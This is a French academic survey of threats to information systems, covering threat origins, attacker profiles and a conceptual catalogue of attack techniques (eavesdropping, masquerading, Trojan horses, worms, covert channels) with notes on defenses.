Les menaces qui pèsent sur les SI sont de deux natures : interne et externe. Au delà de cette évidence, force est de constater que la menace interne représente plus de 70 à 80% des cas connus. Quand ce type de menace se concrétise par des attaques ou des fraudes, l'utilisateur, qui possède un accès légitime au SI et des services qu'il offre, tente d'obtenir ou de falsifier des informations, de perturber le fonctionnement du SI, en abusant de ses privilèges ou en les accroissant. Réciproquement, la menace externe est le fait

d'individus qui n'ont pas un accès légitime au SI et qui essayent de briser les barrières de sécurité lorsqu'elles existent.
Que la menace soit interne ou externe, l'information et les services fournis par le SI peuvent subir des préjudices qui se traduiront par une perte de confidentialité, d'intégrité ou de disponibilité [5]. Il en résulte une divulgation, une modification ou une destruction des données ou encore une impossibilité d'obtenir une information ou un service. Par ailleurs, les effets induits et non directement mesurables peuvent s'avérer catastrophiques pour l'entreprise ou l'organisme victime : atteinte à l'image de marque ou suppression d'emplois si le sinistre touche l'outil de production ou le produit vendu dans le cas d'un service par exemple.

1.3 - Définitions

1.3.1 - Actifs ou biens

Dans un SI, toutes les informations et tous les composants n'ont pas la même valeur. Celles et ceux qu'il est important de protéger parce que représentant un certain capital ou étant indispensables au bon fonctionnement d'un système sont généralement désignés par les termes actifs ou biens.

1.3.2 - Menace

Nous reprendrons une terminologie usuelle qui définit la menace comme étant une violation potentielle de la sécurité [7]. D'une façon générale nous distinguerons les types de menace suivants, bien que pouvant se recouvrir :

- la menace accidentelle : menace d'un dommage non intentionnel envers le SI [7]. Cette menace peut découler d'une catastrophe naturelle (incendie, inondation, tremblement de terre,...), d'une erreur dans l'exploitation du SI (manipulation, saisie, ...) ou de pannes qu'elles soient de matériel ou de logiciel. Nous ne traiterons pas cette catégorie de menace dans ce document ;
- la menace intentionnelle ou délibérée : par opposition à la précédente, elle est le fait d'un acte volontaire ;
- la menace active : menace de modification non autorisée et délibérée de l'état du système [7]. Si elle venait à se concrétiser, le SI, ou ses informations, subiraient un dommage ou une altération bien réelle ;
- la menace passive : menace de divulgation non autorisée des informations, sans que l'état du système soit modifié [7]. Une écoute de ligne ou une lecture de fichier sont des exemples de menaces passives ;
- la menace physique : menace qui pèse sur l'existence même et sur l'état physique du SI. Ce peut être une destruction après un sabotage, un incendie, un détournement ou un vol..

Les menaces sont permanentes et certaines ne peuvent être totalement supprimées.

1.3.3 - Attaque

Une attaque est une action de malveillance consistant à tenter de contourner les fonctions de sécurité d'un S.I. [7]. Nous complétons cette définition en l'étendant aux mesures de sécurité et non pas uniquement aux fonctions.

1.3.4 - Vulnérabilité

Une vulnérabilité peut se définir comme une faiblesse ou une faille dans les procédures de sécurité, les contrôles administratifs, les contrôles internes d'un système, qui pourrait être exploitée pour obtenir un accès non autorisé à un SI, à un de ses services, à des informations ou à la connaissance de leur existence et permettre de porter atteinte à la confidentialité, à l'intégrité et à la disponibilité du SI et de ses informations.
Dans certains cas le terme vulnérabilité est défini comme étant l'inverse de la quantité d'effort à fournir pour atteindre une information ou un bien.
Une classification des vulnérabilités est fournie dans [14].

1.3.5 - Risque

Un risque est un danger, un inconvénient plus ou moins probable auquel on est exposé pour un système d'information, il est généralement admis que le risque est une fonction de la menace et des vulnérabilités.

2.- Origine de la menace

2.1 - Généralité

La connaissance de l'origine de la menace est l'un des éléments qui va permettre au défenseur d'évaluer la force et les moyens de son agresseur potentiel. En comprenant les motivations de ce dernier, le défenseur pourra éventuellement adapter sa politique de sécurité et anticiper les actes malveillants. Un SI sera d'autant plus menacé que les informations qu'il possédera auront une valeur et pour leur propriétaire et pour

d'autres entités. Il ne faut pas pour autant conclure qu'un SI ne gérant pas d'information de valeur n'est sujet à aucune menace : son rôle peut être primordial pour assurer un service.
Les origines que nous proposons sont celles de la Fiche d'Expression Rationnelle des Objectifs de Sécurité [3] que nous avons complétées avec de nouveaux éléments. Nous présentons ainsi le caractère stratégique, idéologique, terroriste, cupide, ludique ou vengeur de la menace. Cette liste n'est pas exhaustive car les composantes de la menace évoluent dans le temps. Pour un système gouvernemental par exemple la menace change selon que l'on est en temps de paix, de crise ou de guerre. Les effets de mode peuvent aussi influer momentanément sur la prédominance d'une menace par rapport à une autre. Ajoutons que la menace est généralement composite ce qui rend plus difficile sa détermination pour le défenseur.

2.2 - Accidents

Cette catégorie de menaces regroupe d'une part tous les événements naturels à caractère catastrophique comme les inondations, les incendies, les tremblements de terre et autres, mais aussi tous les types d'erreurs que l'on peut imaginer. Les erreurs, de saisie, de transmission, etc., seront le plus souvent provoquées par l'inattention ou le manque de formation des utilisateurs.
Notons que les conséquences des accidents seront le plus souvent les mêmes que celles dues aux malveillances.

2.3 - Menaces intentionnelles

2.3.1 - Caractère stratégique

Pour un État, la menace stratégique s'intéresse par essence à toutes les informations concernant le secret de Défense et la Sûreté de l'État, mais également à celles appartenant au patrimoine national, qu'il soit d'ordre scientifique, technique, industriel, économique ou diplomatique ; la menace stratégique, peut également attenter à la disponibilité de systèmes d'information, dont le fonctionnement continu est nécessaire au fonctionnement normal des institutions. Elle est généralement le fait d'organismes gouvernementaux ou para-gouvernementaux structurés et organisés pour la recherche du renseignement et disposant de moyens financiers et techniques très importants leur permettant d'envisager tous types d'attaque sur un système.
Pour une entreprise ou une société, la menace d'origine stratégique aura pour but obtenir toute information sur les objectifs et le fonctionnement de celle-ci, pour récupérer des clients prospectés, des procédés de fabrication, des résultats de recherche et de développement et de porter atteinte à sa capacité de réaction. Elle sera principalement le fait de concurrents dont les moyens peuvent être proches de ceux d'un État.

2.3.2 - Caractère idéologique

Les motivations idéologiques peuvent être les moteurs d'actes les plus extrêmes. Le combat pour les idées est incessant. Si la menace née des antagonismes est-ouest semble quelque peu diminuer, il ne faut pas pour autant négliger les confrontations qui pourraient résulter des divergences nord-sud ou entre l'orient et l'occident sur le plan des idées, de la culture ou de la religion.
D'autres idéologies, raciales ou religieuses, resurgissent à la faveur d'une situation économique tendue. Cette menace peut s'appliquer aux nombreux fichiers informatiques constitués dans le monde et comportant des informations à caractère privé sur les individus.
Enfin, il existe des courants de pensée qui mettent en avant le fait que l'information doit être libre et ne peut en aucun cas être la propriété d'une personne, d'un groupe, d'un organisation ou d'un État. Cette vision du monde est partagée par de nombreux pirates [1].

2.3.3 - Caractère terroriste

On définira la menace terroriste comme regroupant toutes les actions concourant à déstabiliser l'ordre établi ; les actions entrant dans cette catégorie peuvent avoir un caractère violent (destruction physique de systèmes) ou plus insidieux (intoxication et désinformation par détournement ou manipulation d'informations, sensibles ou non, perturbations engendrées dans un système et susceptibles de déclencher des troubles sociaux présents à l'état latent....). Mais leurs auteurs recherchent en général un résultat spectaculaire et les effets médiatiques qui l'accompagnent. Ce mode d'action est l'arme privilégiée des minorités.
Les groupes, susceptibles de commettre ce genre de forfaits, disposent généralement de moyens financiers importants et complicités au niveau international, leur permettant d'envisager pratiquement tous types d'attaque sur un système. Cette menace peut aussi être brandie par un État qui veut mener une action de déstabilisation.

2.3.4 - Caractère cupide

Cette nouvelle forme de délinquance, engendrée par l'apparition des procédés de traitement de l'information, et parfois dite en col blanc, peut avoir deux différents buts, parfois concomitants :
- le premier se traduit par un gain pour l'attaquant ; ce gain peut être financier (détournement de fonds), lié à un savoir-faire (vol de brevet, concurrence déloyale...), ou de tout autre ordre ;
- le second occasionne une perte pour la victime qui se traduira par un gain pour l'agresseur (parts de marché, accès au fichier des clients, à des propositions commerciales...) ; ce peut être la destruction de son système ou de ses informations, une perte de crédibilité ou de prestige (image de marque) vis-à-vis d'une tierce personne, etc.
Il est difficile de caractériser, même succinctement, le profil type du fraudeur, tant les applications susceptibles d'être attaquées sont multiples. Néanmoins, les statistiques à ce sujet permettent de souligner que dans un grand nombre de cas, la menace a été initiée et mise en oeuvre à l'intérieur même de l'organisme abritant le système et a été le fait d'employés, dont les antécédents ne permettaient pas de supposer qu'ils commettraient un forfait de ce type. Les victimes figurent en général parmi les organismes qui détiennent l'argent : banques, compagnies d'assurances, etc.
Pour sa part le concurrent déloyal est plus facile à identifier : il figure parmi les concurrents, pour peu qu'ils soient connus !
Nous ajouterons dans cette catégorie le crime organisé qui pourrait prendre de l'importance dans un futur proche s'il s'avère qu'il est plus facile - moins coûteux et moins risqué - de détourner les fonds de manière électronique qu'en pillant une banque.

2.3.5 - Caractère ludique

Les nouvelles techniques de traitement de l'information (micro-ordinateurs, modem, minitel...) ont créé cette menace, qui procède d'avantage, dans l'esprit de ceux qui en sont les auteurs, d'un jeu ou d'un loisir que d'un réel forfait (intrusion dans des systèmes, développement de virus ou de vers informatiques...). Animés d'un désir de s'amuser ou bien d'apprendre, ces auteurs sont souvent des adolescents et des étudiants possédant de bonnes connaissances techniques [1].
Motivée par la recherche d'une prouesse technique valorisante destinée à démontrer la fragilité du système plutôt que par souci de nuire, elle recrute ses auteurs parmi les jeunes soucieux de s'affirmer, et ses victimes dans les organismes à forte notoriété sur le plan technique ou réputés inviolables. Les moyens financiers et techniques dont disposent les personnes, agissant souvent isolément, qui commettent de telles actions, sont généralement modestes, et seule leur bonne connaissance du système visé leur permet de s'y introduire de façon efficace.

2.3.6 - Caractère vengeur

La vengeance peut être la motivation de l'employé brimé, qui se sent mal utilisé par rapport à ses capacités, qui vient d'être licencié ou qui sait qu'il va être. Il faut alors craindre des actes destructeurs et souvent non corrélés avec leur cause dans le temps.
Les résultats consécutifs à une vengeance se verront ou se comprendront parfois bien après qu'ils aient été initiés.

2.4 - Conclusion sur le caractère de la menace.

Les aspects de la menace évoqués dans ce paragraphe ne constituent pas une classification exhaustive, mais ces origines sont parmi les plus courantes. La menace n'est pas monolithique ; elle est souvent composite comme l'illustre le cas tristement célèbre du Chaos Computer Club où certains pirates ont mis leurs talents aux services d'organismes de renseignement dans un but purement lucratif.

3.- Catégories de menace

3.1 - Présentation

Nous avons déjà dit que la concrétisation d'une menace peut se traduire par une perte de confidentialité, d'intégrité ou de disponibilité pour les informations et les services. Les pertes peuvent être, partielles ou totales avec les conséquences qui en découlent : divulgation d'informations stratégiques pour un État ou une entreprise, avec éventuellement mise en cause de son avenir pour cette dernière, perte d'argent, de marché...
Des menaces différentes peuvent avoir les mêmes effets. Nous proposons, comme dans les autres paragraphes, une liste non exhaustive de catégories de menaces parmi les plus courantes.

3.2 - L'espionnage

Principalement d'origine étatique cette menace concerne particulièrement les informations stratégiques d'une nation. Les renseignements d'ordre militaire, diplomatique, mais aussi, économiques, industriels, technologiques, scientifiques, financiers et commerciaux seront recherchés en priorité.
S'il est moins fréquent, mais surtout non avoué que des entreprises ou des sociétés aient recours à l'espionnage, nous pouvons imaginer l'intérêt que cela représente pour leur activités en gain de temps et d'investissement. Les techniques restent les mêmes et la différence se fera sur l'ampleur des moyens utilisés. Il est concevable de penser que des États utilisent leurs services de renseignement pour fournir des informations à leurs industriels. Il est aussi de notoriété publique que des sociétés privées offrent leur services pour obtenir des renseignements.
L'espionnage va tenter d'enfreindre les mesures de sécurité qui protègent la confidentialité des informations.

3.3 - La perturbation

L'agresseur va essayer de fausser le comportement du SI ou de l'empêcher de fonctionner en le saturant, en modifiant ses temps de réponse ou en provoquant des erreurs. L'agresseur veut désorganiser, affaiblir ou ralentir le système cible.
La perturbation va influer sur la disponibilité et l'intégrité des services et des informations d'un SI.

3.4 - Le vol

Le vol, visible quand l'objet du délit est matériel, est difficile à détecter quand il s'agit de données et encore plus de ressources informatiques. En effet une simple copie suffit pour s'approprier une information. Cette opération n'est pas toujours facile à déceler.
Le vol de données va permettre d'enfreindre les mesures de sécurité protègent la confidentialité des informations. Le vol de ressources est plus insidieux, car il se peut qu'il soit réalisé sans porter atteinte à la confidentialité, à l'intégrité ou à la disponibilité des informations et des services.

3.5 - La fraude physique

Elle peut consister à récupérer les informations oubliées ou non détruites par l'adversaire ou le concurrent. l'attaquant portera une attention particulière aux listages, aux supports physiques usagés (bandes magnétiques, disquettes, disques classiques ou optiques...), et s'intéressera aux armoires, aux tiroirs et aux dossiers des organismes visés.
Comme l'espionnage, la fraude physique va tenter d'enfreindre les mesures de sécurité qui protègent la confidentialité des informations.

3.6 - Le chantage

Soutirer de l'argent à un organisme ou à une personne est d'autant plus tentant que de nombreuses données concernant la vie privée des personnes ou les activités d'une organisation sont gardées sur des ordinateurs.
Le chantage peut aussi porter sur une menace de sabotage à l'encontre des installations d'une organisation.

Le chantage peut mettre en cause aussi bien la confidentialité, l'intégrité, que la disponibilité des informations et des services.

3.7 - Le sabotage

Plus fort que la perturbation, le sabotage a pour but de mettre hors service un SI ou une de ses composantes.
Le sabotage porte atteinte à l'intégrité des informations mais surtout à la disponibilité des services.

3.8 - Les accès illégitimes

Cette menace est le fait d'une personne qui se fait passer pour une autre en usurpant son identité. Elle vise tout particulièrement l'informatique.
Les accès illégitimes portent atteinte à la confidentialité des informations.

4.- Attaquants

4.1 - Motivations

Les motifs de l'agresseur sont nombreux et variés ; ils évoluent dans le temps. Il n'est pas possible de dresser une liste exhaustive des motivations des criminels en col blanc mais quelques exemples

permettront de saisir la personnalité de quelques uns d'entre eux. Les actes intentionnels, qui nous intéressent ici, comprennent : l'espionnage, l'appât du gain, la fraude, le vol le piratage, le défi intellectuel, la vengeance, le chantage, l'extorsion de fonds. Nous compléterons cette liste par celles des actes non intentionnels mais qui constituent une menace pour le SI [9] : la curiosité, l'ennui, la paresse, l'ignorance, l'incompétence, l'inattention...

4.2 - Profils

Bien qu'il n'y ait pas de portrait robot de l'attaquant, quelques enquêtes et études ont montré que les criminels en informatique étaient majoritairement des hommes ayant un travail peu gratifiant mais avec d'importantes responsabilités et un accès à des informations sensibles [10]. L'avidité et l'appât du gain sont les motifs principaux de leurs actes, mais il apparaît que les problèmes personnels ainsi que l'ego jouent un rôle primordial en influant sur le comportement social [11].

4.3 - Pirates

Nous proposons les deux profils de pirate les plus souvent identifiées :

- hacker : individu curieux, qui cherche à se faire plaisir. Pirate par jeu ou par défi, il ne nuit pas intentionnellement et possède souvent un code d'honneur et de conduite [1]. Plutôt jeune, avec des compétences non négligeables, il est patient et tenace ;
- cracker : plus dangereux que le hacker, cherche à nuire et montrer qu'il est le plus fort. Souvent mal dans sa peau et dans son environnement, il peut causer de nombreux dégâts en cherchant à se venger d'une société - ou d'individus - qui l'a rejeté ou qu'il déteste. Il veut prouver sa supériorité et fait partie de clubs où il peut échanger des informations avec ses semblables.

Les pirates possèdent rarement des moyens importants : assez fréquemment il s'agira d'un micro-ordinateur associé à un modem ou à un minitel, sauf s'ils utilisent des relais pour perpétrer leurs attaques.
Leur population, tend à s'accroître car les compétences en informatique se répandent et les SI sont de plus en plus nombreux. Les pirates communiquent par l'intermédiaire de revues spécialisées et vont jusqu'à s'organiser en clubs comme le Chaos Computer Club.

4.4 - Fraudeurs

Les fraudeurs se répartissent en deux catégories avec des compétences similaires :

- le fraudeur interne : possédant de bonnes compétences sur le plan technique, il est de préférence informaticien et sans antécédents judiciaires. Il pense que ses qualités ne sont pas reconnues, qu'il n'est pas apprécié à sa juste valeur. Il veut se venger de son employeur et chercher à lui nuire en lui faisant perdre de l'argent. Pour parvenir à ses fins il possède les moyens mis à sa disposition par son entreprise qu'il connaît parfaitement.
- le fraudeur externe : bénéficiant presque toujours d'une complicité, volontaire ou non, chez ses victimes, il cherche à gagner de l'argent par tous les moyens. Son profil est proche de celui du malfaiteur traditionnel. Parfois lié au grand banditisme, il peut attaquer une banque, falsifier des cartes de crédit ou se placer sur des réseaux de transfert de fonds, et si c'est un particulier il peut vouloir fausser sa facture d'électricité ou de téléphone.

4.5 - Espions

Ils travaillent pour un État ou pour un concurrent. Choisis pour leur sang-froid et leur haut niveau de qualification, il sont difficiles à repérer.
- l'espion d'État : professionnel, entraîné, rompu à toutes les techniques, il dispose de nombreux moyens d'attaque et d'une importante puissance de calcul. Il peut aller jusqu'à acquérir, légalement ou non, une copie du système qu'il veut attaquer pour l'analyser et l'étudier sous toutes ses coutures. Il est patient et motivé. Il exploite les vulnérabilités les plus enfouies d'un SI car elles seront les plus difficiles à détecter et il pourra les utiliser longtemps. Il sait garder le secret de sa réussite pour ne pas éveiller les soupçons et continuer son travail dans l'ombre [12].
- l'espion privé : souvent ancien espion d'État reconverti, il a moins de moyens mais une aussi bonne formation.

4.6 - Terroristes

Moins courant, le terroriste est aidé dans sa tâche par l'interconnexion et l'ouverture des réseaux.
- le terroriste : très motivé, il veut faire peur et faire parler de lui. Ses actions se veulent spectaculaires.

4.7 - Aptitudes et classes d'attaque

Le succès d'une attaque dépend en partie de la compétence et de l'entraînement de son auteur. Le niveau de l'attaquant varie de l'expert au novice. Les domaines de connaissance seront cependant presque toujours l'informatique en général et en particulier la programmation, les systèmes d'exploitation, les communications mais aussi le matériel (routeurs, commutateurs, ordinateurs...). Selon Neumann et Parker [9], nous pouvons classer les méfaits en trois niveaux pour la compétence requise :
- compétence technique faible ou nulle pour dénaturer une information, observer, fouiller physiquement, voler, abîmer un équipement, perturber un SI, entrer des données fausses, se mettre de connivence avec un étranger à l'organisation...
- compétence technique moyenne pour balayer un SI et chercher des information, fouiller logiquement, inférer, faire des agrégats, surveille le trafic ou une activité, écouter, faire fuir de l'information, se faire passer pour quelqu'un d'autre, rejouer une transaction, abuser de ses droits, exploiter une trappe...
- compétence forte pour modifier le système, exploiter un cheval de Troie, fabriquer une bombe logique, un ver ou un virus, réaliser une attaque asynchrone, modifier le matériel, décrypter...
Ces compétences sont souvent présentes dans un organisme et parfois à l'insu des dirigeants qui connaissent mal les capacités de leur personnel. Cette méconnaissance peut aussi expliquer le nombre d'attaques internes, les politiques de sécurité étant inadaptées ou sous-estimant les agresseurs potentiels.

4.8 - Ressources nécessaires

Les ressources requises vont de pair avec les compétences et dépendent des techniques utilisées. Un attaquant voulant s'emparer d'informations chiffrées disposera d'importants moyens de calcul, ou de complicités internes, pour ensuite briser l'algorithme de chiffrement.

Notons tout de même que ce cas est extrême et concerne la menace d'origine stratégique. L'attaquant classique possédera probablement un ou des ordinateurs plus modestes, mais puisera sa connaissance dans la documentation technique et la littérature ouvert. Il se procurera les logiciels nécessaires à l'accomplissement de ses méfaits sur des serveurs publics ou les développera lui-même.

5.- Techniques d'attaque

Nous présentons quelques types d'attaque génériques et par ailleurs très connus. Remarquons à nouveau qu'il n'est pas toujours besoin d'être un spécialiste de l'informatique pour s'emparer de façon illicite d'informations intéressantes.
Les attaques peuvent porter entre autres sur les communications, les machines, les traitements, les personnels et l'environnement.
Nous les classons en deux catégories : attaques physiques, attaques logiques.

5.1 - Attaques physiques

Nous plaçons ici les attaques qui nécessitent un accès physique aux installations ou qui se servent de caractéristiques physiques particulières. La destruction pure et simple ou la coupure d'une ligne ne sont pas évoquées car non spécifiques à l'informatique.

5.1.1 - Interception

L'attaquant va tenter de récupérer un signal électromagnétique et de l'interpréter pour en déduire des informations compréhensibles. L'interception peut porter sur des signaux hyperfréquences ou hertziens, émis, rayonnés, ou conduits. L'agresseur se mettra ainsi à la recherche des émissions satellites, et radio, mais aussi des signaux parasites émis par les SI, principalement par les terminaux, les câbles et les éléments conducteurs entourant les SI. Les techniques d'interception seront très variées pour les différents cas évoqués.
Pour se protéger, le défenseur pourra sécuriser ses transmissions (**TRANSEC**) en utilisant des appareils à saut de fréquence et diminuer le nombre et l'intensité des signaux parasites compromettants de ses SI (utilisation de matériels dits **TEMPEST**). Il devra en outre vérifier ses matériels pour éviter tout piégeage ou altération dans le temps. Pour cela, il lui faut avoir l'assurance que ses matériels sont conformes à ce qu'il en attend et vérifier que les procédures de maintenance ne viennent pas les altérer.

5.1.2 - Brouillage

Utilisée en télécommunication, cette technique rend le SI inopérant. C'est une attaque de haut niveau, car elle nécessite des moyens importants, qui se détectent facilement. Elle est surtout utilisée par les militaires en temps de crise ou de guerre. Le défenseur se protégera avec des techniques TRANSEC.

5.1.3 - Écoute

L'écoute consiste à se placer sur un réseau informatique ou de télécommunication et à analyser et à sauvegarder les informations qui transitent. De nombreux appareils du commerce facilitent les analyses et permettent notamment d'interpréter en temps réel les trames qui circulent sur un réseau informatique.
Des protections physiques, pour les réseau informatique, ou le chiffrement (COMSEC), pour tous types de réseau, offrent une protection adéquate pour faire face à ce type d'attaque.

5.1.4 - Balayage

Le balayage consiste à envoyer au SI un ensemble d'informations de natures diverses afin de déterminer celles qui suscitent une réponse positive. L'attaquant pourra aisément automatiser cette tâche et déduire par exemple les numéros téléphoniques qui permettent d'accéder à un système, le type dudit système et pourquoi pas le nom de certains utilisateurs ainsi que leur mot de passe. Cette technique est analogue à celle qui consiste à balayer une gamme de fréquences pour trouver un signal porteur.

5.1.5 - Piégeage

L'agresseur tentera d'introduire des fonctions cachées, en principe en phase de conception, de fabrication, de transport ou de maintenance, dans le SI. Seule une évaluation de la sécurité du SI donnera au défenseur une certaine assurance [5], [6].

5.2 - Attaques logiques

5.2.1 - Fouille

La fouille informatique, par analogie avec la fouille physique, consiste à étudier méthodiquement l'ensemble des fichiers et des variables d'un SI pour un retirer des données de valeur. Cette recherche systématique d'informations est en général grandement facilitée par la mauvaise gestion des protections classiques qu'il est possible d'attribuer à un fichier. Quand on se déplace dans les divers répertoires d'un système informatique, il est courant de constater que des fichiers et des répertoires ont des protection insuffisantes contre des agresseurs potentiels, uniquement par manque de connaissance, dû le plus souvent à l'insuffisance de formation, de l'utilisateur. Ainsi, est-il bien utile de donner un droit de lecture à ses fichiers pour l'ensemble des utilisateurs du système ?
Si l'attaquant est quelque peut entraîné, il aura recours à un attaque plus subtile. Pour s'emparer de certaines informations il va lire la mémoire, centrale ou secondaire, ou les supports de données libérés par les autres utilisateurs. Une parade efficace consiste à effacer physiquement toute portion de mémoire ou tout support libéré. En contrepartie, les performances du SI seront moindres.

5.2.2 - Canal caché

Ce type d'attaque est de très haut niveau et fait appel à l'intelligence de l'attaquant. Il permet de faire fuir des informations en violant la politique de sécurité. Knode propose de classer les canaux cachés en quatre catégories [15] :
- les canaux de stockage qui permettent de transférer de l'information par le biais d'objets écrits en toute légalité par un processus et lus en toute légalité par un autre ;
- les canaux temporels qui permettent à un processus d'envoyer un message à un autre en modulant l'utilisation de ses ressources système afin que les variations des temps de réponse puissent être observées ;
- les canaux de raisonnement qui permettent à un processus de déduire de l'information à laquelle il n'a pas normalement accès ;
- les canaux dits de "fabrication" qui permettent de créer de l'information en formant des agrégats qui ne peuvent être obtenus directement.
Ces attaques sont perpétrés dans le système ou les bases de données à plusieurs niveaux de confidentialité.

5.2.3 - Déguisement

Forme d'accès illégitime, il s'agit d'une attaque informatique qui consiste à se faire passer pour quelqu'un d'autre et obtenir les privilège ou des droits de celui dont on usurpe l'identité.
Un utilisateur est caractérisé par ce qu'il est, (empreintes, digitales ou palmaires, rétiniennes, vocales, ou toute autre authentifiant biométrique), ce qu'il possède (un badge, une carte magnétique, à puce, un jeton, un bracelet...) et ce qu'il sait (un mot de passe, sa date de naissance, le prénom de ses parents...). Pour se faire passer pour lui, un agresseur doit donc s'emparer d'un ou plusieurs éléments propres à l'utilisateur. Si le contrôle d'accès au SI se fait par mot de passe, l'attaquant tentera de le lire quand l'utilisateur le rentrera au clavier ou quand il le transmettra par le réseau. Si le contrôle d'accès se fait avec une carte à puce,

l'attaquant cherchera à en dérober ou en reproduire une. Si le contrôle d'accès est biométrique, la tâche de l'attaquant sera plus difficile mais pas impossible comme le montre ce cas où un dirigeant d'entreprise a été enlevé par des malfaiteurs qui lui ont sectionné un doigt afin de tromper un système de contrôle d'accès. Sans arriver à des solutions lourdes et coûteuses, le défenseur pourra combiner des méthodes d'identification et d'authentification comme carte et mot de passe pour renforcer sa sécurité.

5.2.4 - Mystification

Dans ce cas, l'attaquant va simuler le comportement d'une machine pour tromper un utilisateur légitime et s'empare de son nom et de son mot de passe. Un exemple type est la simulation de terminal et le comportement d'une machine pour tromper un utilisateur légitime et s'emparer de son nom et de son mot de passe. Un exemple type est la simulation de terminal.
Un protocole d'authentification de la machine de destination permettra à un utilisateur d'être sûr de son interlocuteur.

5.2.5 - Rejeu

Le rejeu et une variante du déguisement qui permet à un attaquant de pénétrer dans un SI en envoyant une séquence de connexion effectuée par un utilisateur légitime et préalablement enregistrée à son insu.

5.2.6 - Substitution

Ce type d'attaque est réalisable sur un réseau ou sur un SI comportant des terminaux distants. L'agresseur écoute une ligne et intercepte la demande de déconnexion d'un utilisateur travaillant sur une machine distante. Il peut alors se substituer à ce dernier et continuer une session normale sans que le système note un changement d'utilisateur.
Un cas bien connu est celui des ordinateurs sur un réseau local qui ne sont déclarés que par leur adresse Internet. Un attaquant peut alors attendre qu'une machine soit arrêtée pour se faire passer pour elle en usurpant l'adresse de la machine éteinte.
Les techniques et outils de détection d'intrusion pourront contribuer à identifier ce type d'attaque.

5.2.7 - Faufilement

Par analogie avec le faufilement physique où une personne non autorisée franchit un contrôle d'accès en même temps qu'une personne autorisée, on dira qu'il y a faufilement électronique quand, dans le cas où des terminaux ou des ordinateurs ne peuvent être authentifiés par un SI, un attaquant se fait passer pour le propriétaire de l'ordinateur ou du terminal.

5.2.8 - Saturation

Cette attaque contre la disponibilité consiste à remplir une zone de stockage ou un canal de communication jusqu'à ce que l'on ne puisse plus l'utiliser. Il en résultera un déni de service.

5.2.9 - Cheval de Troie

Subterfuge employé par les grecs pour prendre Troie, en informatique un cheval de Troie est un programme qui comporte une fonctionnalité cachée connue de l'attaquant seul. Elle lui permet de contourner des contrôles de sécurité en vigueur. Cependant un cheval de Troie doit d'abord être installé et ceci n'est possible que si les mesures de sécurité sont incomplètes, inefficaces ou si l'agresseur bénéficie d'une complicité.
Un cheval de Troie doit être attirant (nom évocateur) pour être utilisé, posséder l'apparence d'un authentique programme (un utilitaire par exemple) pour inspirer confiance et enfin ne pas laisser de traces pour ne pas être détecté. La simulation de terminal, dont le but est de s'emparer du mot de passer d'un utilisateur, est un cheval de Troie.
En conséquence, identifier la présence d'un cheval de Troie n'est pas aisée et une bonne connaissance du système et des applications installées est nécessaire.

5.2.10 - Salami

La technique du salami permet à un attaquant de retirer des informations parcellaires d'un SI afin de les rassembler progressivement et de les augmenter de façon imperceptible. Cette technique est utilisée par de nombreux fraudeurs pour détourner subrepticement des sommes d'argent soit en s'appropriant de faibles sommes sur de nombreux comptes, soit en faisant transiter d'importantes valeurs sur des périodes courtes mais sur des comptes rémunérés leur appartenant.

5.2.11 - Trappe

Une trappe est un point d'entrée dans une application généralement placé par un développeur pour faciliter la mise au point des programmes. Les programmeurs peuvent ainsi interrompre le déroulement normal de l'application, effectuer des tests particuliers et modifier dynamiquement certains paramètres pour changer le comportement original. Il arrive quelquefois que ces points d'entrée en soient pas enlevés lors de la commercialisation des produits et qu'il soit possible de les utiliser pour contourner les mesures de sécurité. Un exemple connu est celui de l'exploitation du mode debug du programme sendmail utilisé par Robert T. Morris lors de son attaque par un ver sur Internet [2].

5.2.12 - Bombe

Une bombe est un programme en attente d'un événement spécifique déterminé par le programmeur et qui se déclenche quand celui-ci se produit. Ce code malicieux attend généralement une date particulière pour entrer en action. Les conséquences peuvent être bénignes comme l'affichage d'un message, d'une image ou d'un logo mais aussi dommageables, comme la destruction de données et plus rarement la destruction du matériel. Les effets visuels et sonores sont fracassants.

5.2.13 - Virus

Nommé ainsi parce qu'il possède de nombreuses similitudes avec ceux qui attaquent le corps humain, un virus est un programme malicieux capable de se reproduire et qui comporte des fonctions nuisibles pour le SI : on parle d'infection. Le virus dispose de fonctions qui lui permettent de tester s'il a déjà contaminé un programme, de se propager en se recopiant sur un programme et de se déclencher comme une bombe logique quand un événement se produit.
Ses actions ont généralement comme conséquence la perte d'intégrité des informations d'un SI et/ou une dégradation ou une interruption du service fourni.

5.2.14 - Ver

Un ver est un programme malicieux qui a la faculté de se déplacer à travers un réseau qu'il cherche à perturber en le rendant indisponible. Cette technique de propagation peut aussi être utilisée pour acquérir des informations par sondage.
Parmi les vers célèbres nous pouvons citer :

- Christmas Tree sur Bitnet en 1987 [13] ;
- Father Christmas sur DECnet en 1988 [4] ;
- le ver Internet en 1988 [2], [13] ;
- WANK sur Easynet en 1989.

5.2.15 - Asynchronisme

Ce type d'attaque évoluée exploite le fonctionnement asynchrone de certaines parties ou commandes du système d'exploitation. Les requêtes concernant de nombreux périphériques sont mises en file dans l'ordre des priorités puis traitées séquentiellement. Des tâches sont ainsi endormies puis réveillées lorsque les requêtes sont satisfaites. A chaque fois qu'une tâche ou qu'un processus est ainsi endormi, son contexte d'exécution est sauvegardé pour être restitué en l'état lors du réveil. En outre de nombreux processus s'exercent sur les périodes très longues. Pour éviter de perdre le bénéfice des calculs effectués depuis le début de l'application en cas de panne, il est nécessaire de définir des points de reprise sur incident. Les sauvegardes de contexte contiennent donc des informations propres à l'état du système et un attaquant averti peut les modifier afin de contourner les mesures de sécurité.

5.2.16 - Souterrain

La technique du souterrain est un type d'attaque qui évite de s'attaquer directement à une protection mais qui tente de s'en prendre à un élément qui la supporte. Une telle attaque exploite une vulnérabilité d'un système qui existe à un niveau d'abstraction plus bas que celui utilisé par le développeur pour concevoir et/ou tester sa protection. Nous retrouvons ce type d'attaque dans le cas ou un détenu veut s'évader de prison : il préférera creuser un souterrain dans la terre plutôt que tenter de percer un mur d'enceinte en béton.

5.2.17 - Cryptanalyse

L'attaque d'un chiffre ne peut se faire que lorsqu'on a accès aux cryptogrammes qui peuvent être interceptés lors d'une communication ou qui peuvent être pris sur un support quelconque. Cette attaque

nécessite en général d'excellentes connaissances en mathématiques et une forte puissance de calcul. Elle est principalement le fait de services de renseignement.

6 - Conclusion

Notre société est confrontée à des mutations sociales et technologiques constantes. Le domaine du traitement de l'information est particulièrement sujet à des bouleversements. Les États et les entreprises confient leurs informations à des systèmes de plus en plus performants et complexes. Leurs qualités dues principalement à la miniaturisation et à l'abaissement des coûts des équipements s'améliorent au détriment de la sécurité en partie à cause d'une grande ouverture pour faciliter les échanges, d'une grande hétérogénéité des matériels et des procédures et de la complexité croissante des produits.
